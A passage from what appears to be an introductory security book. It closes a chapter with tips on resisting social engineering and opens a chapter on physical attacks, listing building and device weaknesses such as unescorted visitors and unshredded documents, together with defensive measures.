See to it that you regularly check activities on all your accounts. If you have a social media account that you are not using anymore, delete it to avoid leaving a vulnerable account that can possibly be breached since you are not actively checking it from time to time. At the same time, see to it that you also check all online banking accounts and emails regularly to see if there is any suspicious activity or phishing attempt done.

7. See to it that your information is removed from public databases

Public databases are a rich hub of information for hackers – while you may think that being found online is good for personal networking, all the details that you leave on the World Wide Web allow social engineers to identify you as a target. For this reason, see to it that you keep all personal information, such as office location, phone numbers, and even email addresses away from a hacker's sight.

8. Be responsible for your digital garbage.

If you need to throw out any item that may contain any information about you, see to it that it is destroyed completely to avoid any social engineering attack through dumpster diving.

The best way to avoid being targeted by social engineers is to have healthy scepticism and to exercise vigilance, especially when you are asked to give away private information. Remember that whenever you are asked to fill up a form or even provide a seemingly non-confidential detail to anyone, unless you can verify the identity of the one who is contacting you. At the same time, remember that even managers, IT personnel, or co-workers are not supposed to know what your passwords are.

Exercise the same caution when you are providing access to your devices or anywhere near the system that you intend to protect. Make sure that every person that comes near your phones, tablets, or workstations are people that you know.

Chapter 11: Physical Attacks

While social engineering is a tactic that is widely used by hackers to obtain information by manipulating a user into revealing personal information, a physical attack is an even more cunning way to get access on a system. This attack involves getting physical access to a device to steal or compromise data for personal gain.

Why Physical Attacks Work

Most people in information technology security believe that so long as they have safeguarded their networks, run a number of scans in a day, or see to it that they have the right software they are safe from any attack. However, this belief can cause a lot of problems when it comes to protecting an entire system from hacking. Since there are too many IT personnel that believe that their job is to make sure that they do the right scans in a day, they may never foresee a physical attack.

A system may suffer from an intentional physical attack when a rogue user gains access to a protected device and proceed to do an attack. As long as a hacker gets physical access to anything that has a computer or a computer program, you can guarantee that there will be a huge loss on the victim's side.

While a physical attack may seem too risky to do, it works like the old school trick of lock picking – once you are able to get past a physical security, you can easily install a listening device, access a remote command prompt that will allow you to control a device's computer system from a safe distance, hack other devices connected to it, and so much more.

Discovering Vulnerabilities

A physical attack is an attack that is almosy always guaranteed to work, and it will only take a skilled hacker a few minutes to have complete control over a device or get the data that he needs from a system that he is able to access. For that reason, it is very important that you are aware of the possible physical vulnerabilities of the system that you are protecting.

Look into these factors when looking for physical vulnerabilities:

1. Number of sites or buildings that contains systems that you need to protect
2. Number of employees and their access to devices or computer peripheries
3. Number of entrances and exits in the building and possible access points to devices
4. Location of data centers in the building, as well as other possible hubs of confidential information
5. Number and location of devices or computer peripheries that are interconnected to each other.

When you take a look at the above list, you can possibly imagine that there are thousands of possible breaches of physical security that may happen. If you can think of how a possible perpetrator can possibly gain physical access to a single part of the computer system that you intend to protect, then it is highly possible that criminal hackers are thinking the same.

Securing the Periphery

To ensure the physical safety of your devices, see to it that you minimize or avoid having these vulnerabilities:

1. Lack of monitoring on who enters and leaves the building
2. No escorts or visitor log in for building access
3. Employees allowing visitors to immediately access the building when told that they work for the office or for a vendor
4. Lack of door access controls or use of keys that can be easily duplicated
5. IP-based data center, video, access control, and data center management that can be accessed with a single user ID or password
6. Computer rooms with no access restriction
7. Software or file media that can be easily picked up by anyone
8. Sensitive information in documents or disks in the trash that are not shredded carefully shredded
9. Unsecured hardware such as laptops, photocopiers, phones, or tablets

When one or two of these vulnerabilities are present, you can be sure that the system that you want to secure is severely prone to a physical attack. To prevent this from happening, you would need to see to it that all documents, devices, or information hubs that would provide further details about your system's vulnerabilities are secured.

It also makes sense to protect the system by limiting access on administrator accounts and systems– make sure that keys and passwords are not accessible to all users. Also see to it that you routinely check all devices that have been accessed and see if there are any changes made to both software and hardware.

Take note that physical attacks may happen over passage of time – a rogue employee may be slowly implanting listening devices or weakening security protocols so authorities won't notice right away when something wrong is going on.